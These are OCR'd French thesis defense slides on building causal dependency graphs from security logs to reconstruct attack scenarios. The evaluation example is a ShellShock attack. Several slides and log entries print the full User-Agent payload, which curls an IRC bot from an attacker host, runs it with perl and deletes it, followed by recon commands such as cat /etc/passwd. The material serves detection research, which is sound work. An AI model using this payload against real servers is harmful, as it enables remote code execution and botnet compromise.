
(1) Attaque ShellShock
Requête HTTP GET
User Agent ="() { :;}; […]
system(\"**/usr/bin/curl**
http://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core; **perl** /tmp/core; **rm** /tmp/core;\");'

Alerte

(2) Téléchargement IRC bot
/usr/bin/curl
http://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core


Scénario d'attaque - ShellShock & Remote Access Tool

ShellShock ⇒ Exécution de code arbitraire – Variable d'environnement Bash
RAT ⇒ Téléchargement et exécution d'un bot IRC




Scénario d'attaque - ShellShock & Remote Access Tool

ShellShock ⇒ Exécution de code arbitraire – Variable d'environnement Bash
RAT ⇒ Téléchargement et exécution d'un bot IRC



Scénario d'attaque - ShellShock & Remote Access Tool

ShellShock ⇒ Exécution de code arbitraire – Variable d'environnement Bash
RAT ⇒ Téléchargement et exécution d'un bot IRC



(1) Attaque ShellShock
Requête HTTP GET
User Agent ="() { :;}; […]
system(\"/usr/bin/curl
http://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core; perl /tmp/core; rm /tmp/core;\");'

Alerte

(2) Téléchargement IRC bot
/usr/bin/curl
http://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core


(3) Exécution IRC bot
perl /tmp/core

(4) Suppression du fichier IRC bot
rm /tmp/core

(5) Résolution DNS
+ Connexion au C&C

Scénario d'attaque - ShellShock & Remote Access Tool

ShellShock ⇒ Exécution de code arbitraire – Variable d'environnement Bash
RAT ⇒ Téléchargement et exécution d'un bot IRC



(1) Attaque ShellShock
Requête HTTP GET
User Agent ="() { :;}; […]
system(\"/usr/bin/curl
http://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core; perl
/tmp/core; rm /tmp/core;\");'

Alerte

(2) Téléchargement IRC bot
/usr/bin/curl
http://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core

(3) Exécution IRC bot
perl /tmp/core

(4) Suppression du fichier IRC bot
rm /tmp/core

(5) Résolution DNS + Connexion au C&C

(6) Reconnaissance
uname -a
cat /etc/passwd

Résultats – Découverte de la totalité des événements

	CECD Graph	Dep Graph	
	Count	Count	Ratio
Raw Events	34117	1992	5.8 %
Contextual Events	68107	3610	5.3 %
Causal Dependencies	79460	4583	5.8 %
Objects	23583	620	2.6 %
– ConnectionObject	109	4	3.7 %
– DirectoryObject	36	0	0 %
– FileObject	587	1	0.2 %
– MemoryObject	4232	546	12.9 %
– ProcessObject	259	51	19.7 %
– SysSocketObject	1470	5	0.3 %
– UnixSocketObject	2	0	0 %
– UnixSocketPairObject	7	0	0 %
– UnknownObject	16929	2	0.01 %
– UnnamedPipeObject	73	11	15.1 %

Calcul du graphe de dépendance à partir de l'alerte

Aucun Faux positifs

La totalité des événements correspondent aux différentes étapes du scénario d'attaque

(1) Attaque ShellShock – Requête HTTP

(2) Téléchargement bot IRC

(3) Exécution bot IRC

(4) Suppression du fichier bot IRC

(5) Connexion au serveur C&C

(6) Reconnaissance

Résultats – Graphe de dépendance de l'alerte


```
{"__source":"Net_Zeek.log","__type":"NET", "uid":"C7SKfD3hbTetA4cQb2",
"ts":"2020-04-03T15:28:45.389087Z", "id.orig_h":"172.16.0.2",
"id.orig_p":33032, "id.resp_h":"192.168.51.100", "id.resp_p":80,
"method":"GET","host":"172.16.0.1","uri":"/cgi-bin/shell.sh",
"user_agent":"() { :;}; /usr/bin/perl -e 'print \"Content-Type: text/
    plain\\r\\n\\r\\nATTACK SUCCESS\\n\"; system(\"/usr/bin/curl http
    ://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core; perl /tmp/core; rm
    /tmp/core;\");'"}
```


▽


```
{"__source":"Net_netfilter.log","__type":"NET", "host_id":"apache","in
    ":"eth1","len":"60","src_ip":"172.16.0.2","dst_ip
    ":"192.168.51.100","protocol":"TCP","src_p":"33032","dst_p":"80","
    dest_mac":"08:00:27:05:d9:f1","source_mac":"08:00:27:b4:c7:20"}
```


▽


```
{"__source":"Sys_auditd.log","__type":"SYS","exe":"/usr/sbin/apache2","
    pid":"22898","ppid":"22891","syscall":"288","operation":"accept","
    saddr":"02008108AC10000200000000000000000","success":"yes","time
    ":"1585927592.670","type":"SOCKADDR","egid":"33","euid":"33","sgid
    ":"33","event id":"62327","exit":"11"}
```


▽


```
{"__source":"Sys_auditd.log","__type":"SYS","exe":"/usr/sbin/apache2","
    pid":"22898","ppid":"22891","syscall":"56","operation":"fork","flags
    ":"CLONE_CHILD_CLEARTID|SIGCHLD|CLONE_CHILD_SETTID","success":"yes
    ","time":"1585927725.389","egid":"33","euid":"33","event id
    ":"62346","exit":"22929"}
```


▽


```
{"__source":"apache_access.log","__type":"APP","time_received":"[03/Apr
    /2020:15:28:45 +0000]","pid":"22898","local_ip":"192.168.51.100","
    server_port":"80","remote_host":"172.16.0.2","server_port_remote
    ":"33032 ","request_method":"GET","request_url":"/cgi-bin/shell.sh
    ","request_http_ver":"1.1","status":"200","request_header_referer
    ":"-","request_header_user_agent":"() { :;}; /usr/bin/perl -e 'print
     \\"}
```


Alerte Zeek NIDS (réseau)
Attaque ShellShock – Requête HTTP

Netfilter Host_Apache (réseau)
Connexion entrante

Auditd Host_Apache (OS)
Appel système **accept4()**

Auditd Host_Apache (OS)
Appel système **clone()**

Apache-Logging Host_Apache (Application)

Résultats – Graphe de dépendance de l'alerte

Alerte Zeek NIDS (réseau)
Attaque ShellShock – Requête HTTP

Netfilter Host_Apache (réseau)
Connexion entrante

Auditd Host_Apache (OS)
Appel système **accept4()**

Auditd Host_Apache (OS)
Appel système **clone()**

Apache-Logging Host_Apache (Application)

Résultats – Graphe de dépendance de l'alerte


```
{"__source":"Net_Zeek.log","__type":"NET", "uid":"C7SKfD3hbTetA4cQb2",
"ts":"2020-04-03T15:28:45.389087Z", "id.orig_h":"172.16.0.2",
"id.orig_p":33032, "id.resp_h":"192.168.51.100", "id.resp_p":80,
"method":"GET","host":"172.16.0.1","uri":"/cgi-bin/shell.sh",
"user_agent":"() { :;}; /usr/bin/perl -e 'print \"Content-Type: text/
    plain\\r\\n\\r\\nATTACK SUCCESS\\n\"; system(\"/usr/bin/curl http
    ://172.16.0.2/attacker1-irc-bot.pl -o /tmp/core; perl /tmp/core; rm
    /tmp/core;\");'"}
```


Alerte Zeek NIDS (réseau)
Attaque ShellShock – Requête HTTP


```
{"__source":"Net_netfilter.log","__type":"NET", "host_id":"apache","in
    ":"eth1","len":"60","src_ip":"172.16.0.2","dst_ip
    ":"192.168.51.100","protocol":"TCP","src_p":"33032","dst_p":"80","
    dest_mac":"08:00:27:05:d9:f1","source_mac":"08:00:27:b4:c7:20"}
```


Netfilter Host_Apache (réseau)
Connexion entrante


```
{"__source":"Sys_auditd.log","__type":"SYS","exe":"/usr/sbin/apache2","
    pid":"22898","ppid":"22891","syscall":"288","operation":"accept","
    saddr":"02008108AC10000200000000000000000","success":"yes","time
    ":"1585927592.670","type":"SOCKADDR","egid":"33","euid":"33","sgid
    ":"33","event id":"62327","exit":"11"}
```


Auditd Host_Apache (OS)
Appel système **accept4()**


```
{"__source":"Sys_auditd.log","__type":"SYS","exe":"/usr/sbin/apache2","
    pid":"22898","ppid":"22891","syscall":"56","operation":"fork","flags
    ":"CLONE_CHILD_CLEARTID|SIGCHLD|CLONE_CHILD_SETTID","success":"yes
    ","time":"1585927725.389","egid":"33","euid":"33","event id
    ":"62346","exit":"22929"}
```


Auditd Host_Apache (OS)
Appel système **clone()**


```
{"__source":"apache_access_log","__type":"APP","time_received":"[03/Apr
    /2020:15:28:45 +0000]","pid":"22898","local_ip":"192.168.51.100","
    server_port":"80","remote_host":"172.16.0.2","server_port_remote
    ":"33032 ","request_method":"GET","request_url":"/cgi-bin/shell.sh
    ","request_http_ver":"1.1","status":"200","request_header_referer
    ":"-","request_header_user_agent":"() { :;}; /usr/bin/perl -e 'print
     \\"}
```


Apache-Logging Host_Apache (Application)

Contexte
État de l'Art – Corrélation d'Alertes & Causalité
Contribution
Implémentation
Évaluation
Conclusion & Perspectives

Mes travaux de thèse

Objectif : Retrouver toutes les traces d'un scénario d'attaque à travers l'analyse d'événements de sécurité

Idée : Calcul des liens de dépendance causale entre événements
⇒ Découverte de scénario d'attaque =
Traversée du graphe de dépendance causale

- Définition formelle de la relation de dépendance causale entre événements hétérogènes ;
- Implémentation basée sur des COTS – Construction d'une approximation du modèle de causalité basée sur l'analyse sémantique des événements ;
- Évaluation sur des scénarios d'attaque réalistes.


[6] Xosanavongsa, C., Totel, E., & Bettan, O. (2019). Discovering correlations: A formal definition of causal dependency among heterogeneous events.In 2019 IEEE European Symposium on Security and Privacy (EuroS&P)

Perspectives

Imaginer des scénarios d'attaque plus complexes


Perspectives

Développement de nouvelles sondes de supervision
Observation des actions contextuelles + Permettre le calcul de **sessions**




Perspectives

Architecture de traitement de logs
Calcul efficace de CECD + Passage à l'échelle




Perspectives

Analyse automatique de CECD
Reconnaissance de Patterns



Perspectives

